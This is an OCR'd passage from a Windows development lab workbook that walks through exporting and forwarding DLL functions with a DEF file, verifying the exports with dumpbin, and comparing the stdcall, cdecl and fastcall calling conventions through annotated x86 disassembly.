
- The other problem is that even though we created our function in a DLL, nothing was exported for use. We can take care of that in two ways, and the way we will solve that is by creating a `DEF` file.

Making the DEF File

1. Creating the `DEF` file in the `HelloDLL` project

- The definition file is an easy way to indicate what functions will be exported by the DLL, so let us add our function to it. Add a `DEF` file to the `HelloDll` project by choosing **Project** from the menu bar, then **Add Module**.

Technet24



- Name the file to your liking.
- After it is created we can modify it and add the name of our function as an export.
- Our `DEF` file will be simple since we are only adding two exports.


Content for `hellodll.def`

```
LIBRARY HelloDLL

EXPORTS
    HelloDll    @1
    ListProcesses=kernel32.K32EnumProcesses
```

- The `@1` is the ordinal value and this can be any value you would like.
    - This gives another option for users to find the exported function.
- The forwarded function is assigning the address of `kernel32.K32EnumProcesses` to the `ListProceses` function.
- Now that the `DEF` file has been filled out, we need to make our project aware of its existence, if for some reason it is not already aware.
- We can do that by doing the following: **Project -> Properties**.


© 2024 Jonathan Reiter

- In the Properties windows, choose **Linker -> Input**. If the project knows about your `DEF` file, it will be listed under Module Definition File. If not, you will have to add it there.



2. Build the solution again

- We can now attempt to build the entire solution again.
  - This time we should not have any errors.
- Monitor the Output window to see what feedback is given regarding the build process.



Technet24

Transfer to the Test VM

Transfer both compiled files (the `EXE` and the `DLL`) to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Lab Execution Example and Troubleshooting

A successful run

```
PS C:\SEC670\Labs\Day1-Labs\HelloDll\HelloDll\Bin> .\HelloClient.exe

Hello DLL!
```

A failed run

```
PS C:\SEC670\Labs\Day1-Labs\HelloDll\HelloDll\Bin> .\HelloClient.exe
PS C:\SEC670\Labs\Day1-Labs\HelloDll\HelloDll\Bin>
```

When your program doesn't behave as desired. Make sure it at least worked on your Dev VM and go back a few steps.

- Did both the DLL and the EXE build correctly?
- Did both files transfer over to the Test VM?
- Did you build both files in Release mode?
- Did you export the function properly?
  - You can validate with dumpbin as shown in the slides

Lab Key Takeaways

- VS makes building DLLs easier.
- We can choose if a function should be exported by name, by ordinal, or both name and ordinal.
- `DEF` files the easiest and preferred method for exporting functions.
- When forwarding functions, we can verify the forwarding using dumpbin from a developer CMD prompt, check it out.

© 2024 Jonathan Reiter

dumpbin against HelloDLL.dll

```
C:\SEC670\Labs\SANS-SEC670-Labs\Day1-Labs\HelloDLL\HelloDLL\Bin>dumpbin /exports
HelloDLL.dll
Microsoft (R) COFF/PE Dumper Version 14.29.30154.0
Copyright (C) Microsoft Corporation.  All rights reserved.

Dump of file HelloDLL.dll

File Type: DLL

Section contains the following exports for HelloDLL.dll

    00000000 characteristics
    FFFFFFFF time date stamp
        0.00 version
        1 ordinal base
        2 number of functions
        2 number of names

    ordinal hint RVA      name

        1    0 00001020 HelloDll = HelloDll
        2    1         ListProcesses (forwarded to kernel32.K32EnumProcesses)
```

- If you ever needed to forward a function to another DLL that has only exported that function by ordinal value and not a name, then you can still get it done. Raymond Chen shows you how in his `The Old New Thing`, check it out. [How do I forward an exported function to an ordinal in another DLL?]

Lab Enhancements

To some, this lab might seem rather trivial. Great! Here are some possible enhancements to implement to this lab.

- `DllMain` should always return as quickly as possible to not create a possible dead lock while the loader lock is held.
- Instead of having `DllMain` kick off the routine, have the routine created in a new thread so `DllMain` can return.
- Create a log file to capture any issues your DLL might have.
- See how the function `FreeLibraryAndExitThread` could be of use for DLLs

Lab Side Notes

- `printf` statements are not always best used in DLLs.
  - Log files could be useful or debugging statements that can be seen using Sysinternals Suite tool DebugView.
- When DLLs become more advanced, they become very difficult to debug and troubleshoot.
  - Stay out of "DLL Hell".

Technet24

Lab 1.4: Call Me Maybe

Background

Knowing different calling conventions is important because you must know how functions find their arguments and who cleans them up from the stack. More importantly, if you find yourself in a situation where you need to call a function in a different process, you must know how that function is locating its arguments. Knowing its calling convention will make it a lot easier.

Objectives

- Make a `__stdcall` function.
  - Understand its disassembly.
- Make a `__cdecl` function.
  - Understand its disassembly.
- **Bonus**: Make a `__fastcall` function.
  - Understand its disassembly.


Lab Preparation


VMs Needed

This lab is to be completed in your Windows Dev VM.

1. Launch Visual Studio and create a new empty C++ project.
   - Name it what you would like and save it where you would like.

© 2024 Jonathan Reiter





C++ or C?

It does not matter that it created a C++ project; we will be turning it into a C project when the files are added.

Technet24

2. Add a header file and corresponding source file to store your code.

> **Adding Files**
>
> You learned how to add header files to projects during Lab 1.3 HelloDLL

- It is within this new header file that you will create your function declarations
- The header file should have at least one `__stdcall` function
  - It must return a `DWORD` value
  - It must accept two (2) arguments that are pointers to `INTs`, specifically `PINT`
- The header file should have at least one `__cdecl` function that
  - It must return a `DWORD` value
  - It must accept two (2) arguments that are pointers to `INTs`, specifically `PINT`
- The two functions must return the sum of the two (2) arguments
- All arguments will come from the command line
  - You must implement command line support

3. Create the `main.c` source file

> **Adding Files**
>
> You learned how to add source files to projects during Lab 1.3 HelloDLL

- This time, when you create the main source file, change the `.cpp` extension to `.c`
- Your `main.c` file should:
  - Implement the `main()` function
    - `main()` must support three (3) command line arguments
  - Call both functions from within `main()`
  - Store their respective return values in local variables
  - Return `ERROR_SUCCESS` to main's caller

Build the Solution

1. Build the solution for **x86 Release mode**
   - Monitor the Output window for build progress.

> **Output Window**
>
> The output window will also show you where the compiled binary is located

© 2024 Jonathan Reiter

2. Run the compiled program locally on the Dev VM and verify it works as intended
   - Open a Windows Terminal prompt or a PowerShell prompt and execute the binary with the required command-line arguments.

Command line


```
PS C:\SEC670\Labs\SANS-SEC670\Day1-Labs\CallMeMaybe\Release\> .\CallMeMaybe.exe 670 770
870
```

Notional results

```
PS C:\SEC670\Labs\SANS-SEC670\Day1-Labs\CallMeMaybe\Release\> .\CallMeMaybe.exe 670 770
870
ThisIsStdcall: BestClass: 670, NextBestClass: 770
ThisIsCdecl: BestClass: 770, NextBestClass: 870
ThisIsFastCall: BestClass: 670, NextBestClass: 870
```

Dumpbin for a View

1. You can run the `dumpbin` utility against the binary to observe the minor differences among the calling conventions. To get started, open a Visual Studio Developer command prompt and navigate to the folder where your compiled binary resides. If you have a Windows terminal windows open, simply click on the drop down next to the "plus sign" and choose one of the developer command prompts: PowerShell or Command Prompt.



2. Run the following `dumpbin` command, and be sure to redirect the output to a log file:

Technet24

Dumpbin

```
dumpbin /disasm /section:.text CallMeMaybe.exe > dumpbin-log.txt
```

3. Take a look at the log file using notepad or some other similar program like VS Code. Up first is the `__stdcall` function.

The STDCALL function called from _wmain

```
00401231: 8D 55 F8          lea         edx,[ebp-8]
00401234: 52                push        edx
00401235: 8D 45 F0          lea         eax,[ebp-10h]
00401238: 50                push        eax
00401239: E8 42 FE FF FF    call        _ThisIsStdCall@8
```

The STDCALL function itself

```
_ThisIsStdCall@8:
00401080: 55                push        ebp
00401081: 8B EC             mov         ebp,esp
00401083: 8B 45 0C          mov         eax,dword ptr [ebp+0Ch]    <--- arg 1
00401086: 8B 08             mov         ecx,dword ptr [eax]
00401088: 51                push        ecx
00401089: 8B 55 08          mov         edx,dword ptr [ebp+8]      <--- arg 0
0040108C: 8B 02             mov         eax,dword ptr [edx]
0040108E: 50                push        eax
0040108F: 68 70 30 40 00    push        403070h
00401094: E8 A7 FF FF FF    call        _printf
00401099: 83 C4 0C          add         esp,0Ch
0040109C: 8B 4D 08          mov         ecx,dword ptr [ebp+8]
0040109F: 8B 01             mov         eax,dword ptr [ecx]
004010A1: 8B 55 0C          mov         edx,dword ptr [ebp+0Ch]
004010A4: 03 02             add         eax,dword ptr [edx]
004010A6: 5D                pop         ebp
004010A7: C2 08 00          ret         8
004010AA: CC CC CC CC CC CC                        <--- will be code caves in memory
```

4. Notice how the function name is suffixed with an `@` followed by a number? This indicates the function is `STDCALL` following by the number of args, more technically the size in bytes of total args. Now take a look at the `__cdecl` function.

© 2024 Jonathan Reiter

The CDECL function called from _wmain

```
00401241: 8D 4D F4          lea         ecx,[ebp-0Ch]
00401244: 51                push        ecx
00401245: 8D 55 F8          lea         edx,[ebp-8]
00401248: 52                push        edx
00401249: E8 62 FE FF FF    call        _ThisIsCdecl
0040124E: 83 C4 08          add         esp,8          <--- argument "cleanup" to the
stack AFTER the function is called
```

The CDECL function itself

```
_ThisIsCdecl:
004010B0: 55                push        ebp
004010B1: 8B EC             mov         ebp,esp
004010B3: 8B 45 0C          mov         eax,dword ptr [ebp+0Ch]    <--- arg 1
004010B6: 8B 08             mov         ecx,dword ptr [eax]
004010B8: 51                push        ecx
004010B9: 8B 55 08          mov         edx,dword ptr [ebp+8]      <--- arg 0
004010BC: 8B 02             mov         eax,dword ptr [edx]
004010BE: 50                push        eax
004010BF: 68 44 30 40 00    push        403044h
004010C4: E8 77 FF FF FF    call        _printf
004010C9: 83 C4 0C          add         esp,0Ch
004010CC: 8B 4D 08          mov         ecx,dword ptr [ebp+8]
004010CF: 8B 01             mov         eax,dword ptr [ecx]
004010D1: 8B 55 0C          mov         edx,dword ptr [ebp+0Ch]
004010D4: 03 02             add         eax,dword ptr [edx]
004010D6: 5D                pop         ebp
004010D7: C3                ret
004010D8: CC CC CC CC CC CC CC CC                  <--- will be code caves in memory
```

5. Here the function name is not suffixed with anything. Why is that? This is because the function does not really know how many arguments will be passed into it. The `CDECL` calling convention is perfect for variadic functions like `printf`. Now take a look a the `__fastcall` function.

The FASTCALL function called from _wmain

```
00401254: 8D 55 F4          lea         edx,[ebp-0Ch]
00401257: 8D 4D F0          lea         ecx,[ebp-10h]
0040125A: E8 81 FE FF FF    call        @ThisIsFastCall@8
```


Technet24

The FASTCALL function itself

```
@ThisIsFastCall@8:
004010E0: 55                  push        ebp
004010E1: 8B EC               mov         ebp,esp
004010E3: 83 EC 08            sub         esp,8
004010E6: 89 55 F8            mov         dword ptr [ebp-8],edx      <--- arg 1
004010E9: 89 4D FC            mov         dword ptr [ebp-4],ecx      <--- arg 0
004010EC: 8B 45 F8            mov         eax,dword ptr [ebp-8]
004010EF: 8B 08               mov         ecx,dword ptr [eax]
004010F1: 51                  push        ecx
004010F2: 8B 55 FC            mov         edx,dword ptr [ebp-4]
004010F5: 8B 02               mov         eax,dword ptr [edx]
004010F7: 50                  push        eax
004010F8: 68 18 30 40 00      push        403018h
004010FD: E8 3E FF FF FF      call        _printf
00401102: 83 C4 0C            add         esp,0Ch
00401105: 8B 4D FC            mov         ecx,dword ptr [ebp-4]
00401108: 8B 01               mov         eax,dword ptr [ecx]
0040110A: 8B 55 F8            mov         edx,dword ptr [ebp-8]
0040110D: 03 02               add         eax,dword ptr [edx]
0040110F: 8B E5               mov         esp,ebp
00401111: 5D                  pop         ebp
00401112: C3                  ret
00401113: CC CC CC CC CC CC CC CC CC CC CC CC CC    <--- will be code caves in memory
```

6. Notice how the `__fastcall` calling convention uses the `@` symbol for a prefix **and** suffix.

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.


© 2024 Jonathan Reiter

TODO Solutions/Walk-through

Technet24


Adding header files

- From the **Solution Explorer** pane, right-click on the **Header Files** folder. This folder is a smart folder that filters files in the project based on extension. All .h files should be stored in this folder.



- At the **Add New Item** window, choose the **Header File** type and change the name of the file to `HelperAPIs.h`.

© 2024 Jonathan Reiter



- It is within this new header file that you will create your function declarations
- Header file should have at least one `__stcall` function that returns a `DWORD` and takes 2 `PINT` arguments
- Header file should have at least one `__cdecl` function that returns a `DWORD` and takes 2 `PINT` arguments
- The functions you make might have a green squiggly line under them. If you hover the mouse over the line you will see that it is indicating that the functions are not yet defined. This can be fixed by right-clicking on the line and choosing the create a definition file. Optionally, you can also choose to `Copy signature of 'ThisIsCdecl' to clipboard`. The latter option will require you to create the `.cpp` file manually and then paste in the clipboard contents. Sometimes, there is a bug in VS and nothing will appear after right-clicking on the green line. 